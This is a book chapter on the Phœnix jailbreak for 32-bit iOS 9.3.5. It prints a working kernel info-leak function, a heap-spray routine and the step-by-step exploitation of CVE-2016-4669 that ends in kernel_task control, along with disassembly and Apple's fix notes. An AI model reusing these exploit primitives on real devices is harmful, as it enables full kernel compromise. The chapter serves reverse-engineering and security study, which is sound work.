22½

Phœnix

August 2017 saw a remarkable birth - that of Phœnix. After years in which jailbreaks have given up on 32-bit versions, the jailbreak called Phœnix once again provided a means for older device owners to jailbreak, albeit in a semi-untethered manner (due to lack of a codesigning bypass).

Phœnix

Effective:	≤ 9.3.5
Release date:	6th August 2017
Architectures:	armv7

Exploits:

- OSUnserialize info leak (Pegasus variant)
- mach_port_register (CVE-2016-4669)

The initiative to the jailbreak can be traced to Stefan Esser, who boasted of its ease and even raised a kickstarter campaign for an online training course with a goal of 111,111 Euro. One of the promised deliverables was such a jailbreak, contingent on the "all-or-nothing" nature of crowdsourcing. This galvanized the jailbreaking community across the world. When it quickly became clear this campaign was doomed to fail and Esser's jailbreak would be just another one of many promised projects to never see the light of day, several teams took to the task of creating and releasing the jailbreak. @tihmstar (author of Prometheus, discussed in Volume II) and @S1guza (author of Cl0ver and NewOSXBook.com forum administrator) - rose to the challenge of ensuring the jailbreak would reach the world with or without Esser's training.

iOS 9.3.5 marked an end-of-line, with Apple promptly fixing the Pegasus bugs, but not bothering with any others. But Apple also arbitrarily discontinued support for 4S devices in 10.x, thereby leaving the 9.3.5 signing window open. This gave the dynamic duo a safe testing ground, as well as enabled all 4S owners to simply upgrade to latest supported version, in order to enable the jailbreak. As with all jailbreaks as of 9.2, this is a "semi-untethered", requiring a code signed .ipa to be installed, since code signing cannot (at the moment) be defeated.

* - This chapter is numbered 22½ because the jailbreak is chronologically later than other versions, but earlier in terms of its target iOS version. In an effort not to break compatibility with earlier versions of this work, the subsequent chapters have not been renumbered

The Info Leak

The kernel info leak is so embarrassing and straightforward to exploit - even from a sandboxed context, that it's easiest to start the explanation with the exploit code:

Figure 22a-1: The kernel info leak used by Phœnix

```
vm_address_t leak_kernel_base()
{
    kern_return_t kr, result;
    io_connect_t conn = 0;

   // I use AppleJPEGDriver because we want a sandbox-reachable driver for properties.
   // Siguza and Tihmstar use the despicable AMFI, but it's not important.

    CFMutableDictionaryRef matching = IOServiceMatching("AppleJPEGDriver");
    io_service_t ioservice = IOServiceGetMatchingService(kIOMasterPortDefault,
                             matching);
    if (ioservice == 0) return 0;

    #define PROP_NAME "1234"
    char prop_str[1024] = "<dict><key>" PROP_NAME "</key>"
         "<integer size=\"1024\">08022017</integer></dict>";


    kr = io_service_open_extended(ioservice, mach_task_self(), 0, NDR_record,
                          prop_str, strlen(prop_str)+1, &result, &result;conn);

    vm_address_t guess_base = 0;
    io_iterator_t iter;
    kr = IORegistryEntryCreateIterator(ioservice,
                                       "IOService",
                                       kIORegistryIterateRecursively, &result;iter);
    if (kr != KERN_SUCCESS) { return 0; }

    io_object_t object = IOIteratorNext(iter);
    while (object != 0)
    {
        char out_buf[4096] = {0};
        uint32_t buf_size = sizeof(out_buf);

        kr = IORegistryEntryGetProperty(object, PROP_NAME, out_buf, &buf_size);
        if (kr == 0)
        {
          vm_address_t temp_addr = *(vm_address_t *)&out_buf[9*sizeof(vm_address_t)];

          // The slide value is a multiple of 1MB (0x100000), so we mask by this, and
          // adjust by one page (0x1000), owing to 9.3.5 kernels starting at 0x80001000
          guess_base = (temp_addr & 0xfff00000) + 0x1000;
          IOObjectRelease(iter);
          IOServiceClose(conn);
          return guess_base;
        }
        IOObjectRelease(object);
        object = IOIteratorNext(iter);
    }

    IOObjectRelease(iter);
    IOServiceClose(conn);

    // We won't get here, but if we did, something failed.
    return 0;
}
```

All the code in the Listing does is to create a property using an XML dict, passed to `io_service_open_extended`, and then request that property back. Neither the property name nor its value matters. When the property buffer is populated, it returns the value set (in the example, 8022017 or 0x7a6801), but further leaks plenty of stack bytes. The stack structure is entirely deterministic, and leaks (among other things) an address from the kernel `__TEXT.__text`, as shown in Output 22a-2:

Output 22a-2: The contents of the property buffer leaked

```
     Run 1      |     Run 2     |    Run 3
0: 0x7a6801     |  0x7a6801     |  0x7a6801            =  8022017  # (our value)
1: 0x0          |  0x0          |  0x0
2: 0x9f942eb0   |  0x9e0f7db0   |  0x91fb3ab0
3: 0x4          |  0x4          |  0x4
4: 0x9f942eb8   |  0x9e0f7db8   |  0x91fb3ab8                    # zone leak
5: 0x80b2957c   |  0x81baa57c   |  0xc3f3d57c
6: 0x9c54baa0   |  0xb1b93c20   |  0x8837ee60
7: 0x80b295a0   |  0x81baa5a0   |  0xc3f3d5a0
8: 0x80103e30   |  0x8f4cbe30   |  0xf03b3e30
9: 0x94ea73cb   |  0x970a73cb   |  0x818a73cb          = 0x800a73cb # text leak
                |               |
=: 0x94e01000   |  0x97001000   |
   0x14e00000   |  0x17000000   |
```

Unlike the other values, the one at offset 9(* `sizeof(void *)`) is clearly a slid address (as its last five hex digits are always same). Figuring out the kernel base then becomes as simple as applying a bitmask over it and adding 0x1000 (because the unslid kernel starts at 0x80001000), with the difference between the two values giving us the slide.

As a bonus, several other addresses in the returned buffer provide us with leaks from various kernel zones. Note in particular the value at offset 4(* `sizeof(void *)`). When the attribute length is 128 bytes, the value leaks a pointer from `kalloc.384`.

Experiment: Figuring out what the leaked kernel address is

As shown in Output xx-pleak, we ended up with the kernel address of 0x800a73cb, adjusted by the randomly determined kernel slide. As far as the jailbreak is considered, that's all that matters. But you might be interested in what the address is. There are several ways to determine that.

Grabbing the iPhone 4S decryption keys for 9.3.5 from the iPhone Wiki will enable you to decrypt the kernel from the stock IPSW. Proceeding to disassemble it with `jtool` or some other disassembler, you'll see:

Listing 22a-3: The disassembly of the function containing the leaked kernel address

```
0x800a7318   PUSH    {R4-R7,LR}
..
...
0x800a732E   ADD     R11, PC ; _kdebug_enable
0x800a7330   LDRB.W  R0, [R11]
0x800a7334   TST.W   R0, #5
0x800a7338   BNE     0x800a73F0
...
0x800a738A   ADD     R0, PC    ; _NDR_record
..
0x800a73C4   ADDS    R2, R6, #4
0x800a73C6   BL      func_8036ef44
0x800a73CA   MOV     R2, R5
..
0x800a7408   MOV     R0, #0xFF002bF1
0x800a7410   MOVS    R1, #0
0x800a7412   BL      _kernel_debug
0x800a7416   B       0x800a733a
```

The address leaked (0x800a73cb) actually refers to 0x800a73ca, but is +1 so as to mark it as a THUMB instruction. It immediately follows a `BL`, which means it is a return address - that makes sense, because we found it on the kernel stack. But there is still the matter of *which* function we are dealing with. The containing function (starting at 0x800a7318), provides us with a dead giveaway - a reference to `_NDR_record`.

As discussed in I/10, `_NDR_record` is the unmistakenable mark of MIG - that Mach Interface Generator. Among its many other boilerplate patterns, MIG embeds its dispatch tables in the Mach-O `__DATA[_CONST].__const` section, which makes them easily recognizable and reversible. Indeed, using `joker` we have:

Output 22a-4: Resolving a kernel MIG function using `joker`

```
morpheus@Zephyr (~)$ joker -m kernel.9.3.5.4S  | grep a731
       __Xio_registry_entry_get_property_bytes: 0x800a7319 (2812)
```

Giving us the MIG wrapper to `io_registry_entry_get_property_bytes` - which, again, makes perfect sense - as we were in the process of getting a property.

The astute reader may have also picked up a second clear indication - the use of `kdebug`. As discussed in I/14, virtually every operation the kernel performs involves a check if the kdebug facility is enabled, and (if so) a call to `kernel_debug`, with a 32-bit code. Apple provides a partial listing of these codes in /usr/share/misc/trace.codes, and so:

Output 22a-5: Resolving a kdebug code

```
# Look for ...b0 rather than ..b1 since '1' is for a function start code and the
# trace.codes only list base codes
morpheus@Zepyhr (~)$ cat /usr/share/misc/trace.codes | grep ff002b0
0xff002bf0      MSG_io_registry_entry_get_property_bytes
```

Zone grooming

As you've seen with the other jailbreaks discussed so far, manipulating kernel memory for an exploit requires a combination of delicate Feng Shui to enhance the flow of jailbreak qi, combined with careful spraying of user controlled buffers. Phœnix is no different, and relies on sprays of several types:

1. **Data spray:** by crafting an `OSDictionary`, with a "key", and with the sprayed data as a `kOSSerializeArray` of `kOSSerializeData` values. This looks something along the code in Listing 22a-6:

Listing 22a-6: The data spray technique used by Phœnix

```
static kern_return_t spray_data(const void *mem, size_t size,
                                size_t num, mach_port_t *port) {
    ...
    uint32_t dict[MIG_MAX / sizeof(uint32_t)] = { 0 };
    size_t idx = 0;

    PUSH(kOSSerializeMagic);
    PUSH(kOSSerializeEndCollection | kOSSerializeDictionary | 1);
    PUSH(kOSSerializeSymbol | 4);
    PUSH(0x0079656b); // "key"
    PUSH(kOSSerializeEndCollection | kOSSerializeArray |  (uint32_t)num);

    for (size_t i = 0; i < num; ++i)
    {
        PUSH(((i == num - 1) ? kOSSerializeEndCollection : 0) |
              kOSSerializeData | SIZEOF_BYTES_MSG);
        if(mem && size) { memcpy(&dict[idx], mem, size); }

        memset((char*)&dict[idx] + size, 0, SIZEOF_BYTES_MSG - size);
        idx += SIZEOF_BYTES_MSG / 4;
    }

    ret = io_service_add_notification_ool(gIOMasterPort,
                 "IOServiceTerminate",
                (char*)dict, idx * sizeof(uint32_t),
                MACH_PORT_NULL, NULL, 0, &err, port);
                }
   return (ret);
}
```

The choice of `io_service_add_notification_ool` ensures the eventual call to `OSUnserializeBinary`. Additionally, the returned port (in the last argument, by reference) can be destroyed by the exploit at any time, which will result in the dictionary being freed.

2. **Pointer spray:** once again using the crafted `OSDictionary` technique with the kOSSerializeArray, embedding the pointer twice in every `kOSSerializeData` value.
3. **Port spray:** by setting up an arbitrary port (with a `RECEIVE` right), and then allocating the desired number of ports, and sending them in a message (to the arbitrary port) using OOL port descriptors. This ensures the ports will be copied in kernel space and will remain there (with their pointers) until the message is received. Using this technique, `kalloc.8` (where the pointers are) can be shaped.

One last ingredient is required - a kernel vulnerability which will enable repurposing the sprayed memory regions so they can lead to the exploit. That's where `mach_ports_register` comes into play.

mach_ports_register

Noted security researcher Ian Beer posted a detailed description[1] of the `mach_ports_register` MIG call back in July 2016. Through careful scrutiny, Beer has discovered that the the code incorrectly uses an additional argument (`portsCnt`), though it is not necessary. This is clearly evident in the open sources:

Listing 22a-7:: The code of `mach_ports_register` (from XNU-3248.60's osfmk/kern/ipc_tt.c)

```
kern_return_t mach_ports_register(
 task_t      task,
 mach_port_array_t memory,
 mach_msg_type_number_t  portsCnt)
  {
    ipc_port_t ports[TASK_PORT_REGISTER_MAX];
    unsigned int i;

    // The sanity checks mandate an actual task, and that the argument portsCnt be
    // greater than 0 (not NULL) and less than 3 (TASK_PORT_REGISTER_MASK)
    if ((task == TASK_NULL) ||
        (portsCnt > TASK_PORT_REGISTER_MAX) ||
        (portsCnt && memory == NULL))
      return KERN_INVALID_ARGUMENT;

    // The caller controls portsCnt, so this loop could be made
    // to read arbitrary memory due to an out of bounds condition
    for (i = 0; i < portsCnt; i++)
      ports[i] = memory[i];

    // This nullifies remanining ports, but irrelevant since portsCnt is controlled
    for (; i < TASK_PORT_REGISTER_MAX; i++)
      ports[i] = IP_NULL;

    itk_lock(task);
    if (task->itk_self == IP_NULL) {
      itk_unlock(task);
      return KERN_INVALID_ARGUMENT;
    }

    for (i = 0; i < TASK_PORT_REGISTER_MAX; i++) {
      ipc_port_t old;

      old = task->itk_registered[i];
      task->itk_registered[i] = ports[i];
      ports[i] = old;
    }
    itk_unlock(task);

    // So long as the port is valid, this will decrement the send refs by one
    for (i = 0; i < TASK_PORT_REGISTER_MAX; i++)
      if (IP_VALID(ports[i]))
        ipc_port_release_send(ports[i]);

    // remember portsCnt is controlled by user
    if (portsCnt != 0)
      kfree(memory,
            (vm_size_t) (portsCnt * sizeof(mach_port_t)));

    return KERN_SUCCESS;
  }
```


The user mode call to this code is automatically generated by the Mach Interface Generator (MIG, q.v. I/10), which takes care of properly initializing the `portsCnt` variable so that it matches the length of the OOL ports descriptor sent in the message. But MIG can easily be bypassed, and its code tweaked to deliberately mismatch the two values. The sanity checks restrict the value of portsCnt to be between 1 and 3 - but that still allows for an out of bounds condition, wherein extra port elements in kernel memory can be read - and then dereferenced - leading to a Use After Free (UaF) bug.

Putting it all together - a Phœnix rises!

With all the ingredients in place, the exploit proceeds as shown in Figure 22a-8 (next page):

- Set up a fake task port: The exploit begins by creating a fake `ipc_port_t`. This technique, though controversial, has proven itself reliable in Yalu 10.2 as well. Unlike Yalu, however, which targets 64-bit, the fake port has to be created in user space and then injected into kernel space.
- Prepare kalloc.384: The `kalloc.384` zone is used in 32-bit for `kmsg` objects, which back sufficiently small messages sent by `mach_msg`. The exploit sprays several empty dictionary objects there using the `spray_data` construct described earlier. This returns the associated notification port.
- Leak the kernel stack: This will give us the kernel base (at index [9]), and also a zone pointer (at index [4]). The zone pointer is of a recently used `kmsg` (associated with the `IORegistryEntryGetProperties` call).
- Spray the fake port data into `kalloc.384`: First, the previously sprayed data (from the second step) is freed, by destroying the notification port. Then, the fake task port data (created in the first step) is copied into the same zone using the same `spray_data` technique. With high likelihood, the zone pointer leaked (at index [4]) now points to the fake port.
- Spray fake port pointer into `kalloc.8`: Pointer at hand, the exploit sprays it into `kalloc.8`
- Perform Zone Feng Shui: Allocating and freeing 1024 mach ports performs a Feng Shui of the kalloc.8. This "pokes holes" in the zone, into which the fake port pointer is sprayed again.
- Trigger `mach_ports_register`, and get an `ipc_port_t` reference to the fake port.
- Get fake port into user space: Calling `mach_ports_lookup` will create a `mach_port_t` whose backing `ipc_port_t` is none other than the fake port.
- Re-spray fake port: The offset of the `kernel_task` pointer is a priori known (by analysing the decrypting kernel), and at this point so is the kernel base. But the exploit needs the *value referenced by* the pointer (that is, the address of the `kernel_task` itself). It therefore modifies the fake port structure so that its `ip_kobject` points to the kernel_task, offset by 0x8 bytes. It then re-sprays it into kernel space.
- Get kernel_task address: Calling `pid_for_task` on the fake port (which has been re-sprayed in kernel memory but is still just as valid in user space) will then blindly follow the `ip_kobject`, assuming it points to a `task_t`, calling `get_bsdtask_info` and looking at offset 0x08. This technique (also used by Yalu 10.2 and shown in Listing 24-20-b) thus turns `pid_for_task` into an arbitrary kernel memory read primitive, for four bytes - which is the size of a pointer.
- Re-spray fake port (2) to read kernel ipc_space_t: In a similar manner, `pid_for_task` can be directed to return the `ipc_space_t` of the kernel.
- Re-spray fake port (3) to get kernel_task: At this point, with both addresses, we can reconfigure the fake port handle to be the kernel task. Kernel task obtained, we're done - with no KPP to bypass, the standard set of patches can be applied, and the device can be fully jailbroken.

Figure 22a-8: The flow of the Phœnix exploit



Apple Fixes

Apple assigned the `mach_ports_register()` bug CVE-2016-4669, and fixed it in iOS 10.1:

> **Kernel**
>
> Available for: iPhone 5 and later, iPad 4th generation and later, iPod touch 6th generation and later
>
> Impact: A local user may be able to cause an unexpected system termination or arbitrary code execution in the kernel
>
> Description: Multiple input validation issues existed in MIG generated code. These issues were addressed through improved validation.
>
> CVE-2016-4669: Ian Beer of Google Project Zero
>
> Entry updated November 2, 2016

The Phœnix jailbreak could therefore, in principle, be extended to work on 32-bit versions of 10.0.1 and 10.0.2, but Apple sandboxed IOKit properties in iOS 10, making the info leak unexploitable, and requiring a different vector. It should be noted, that the info leak itself wasn't properly fixed until well into iOS 10.x (exact version unknown).

References

1. Ian Beer (Project Zero) - "Multiple Memory Safety Issues in `mach_ports_register`" - https://bugs.chromium.org/p/project-zero/issues/detail?id=882

Special thanks to Siguza and tihmstar who both took the time to review the explanation of their elegant exploit (and for going with such an awesome name and logo :-)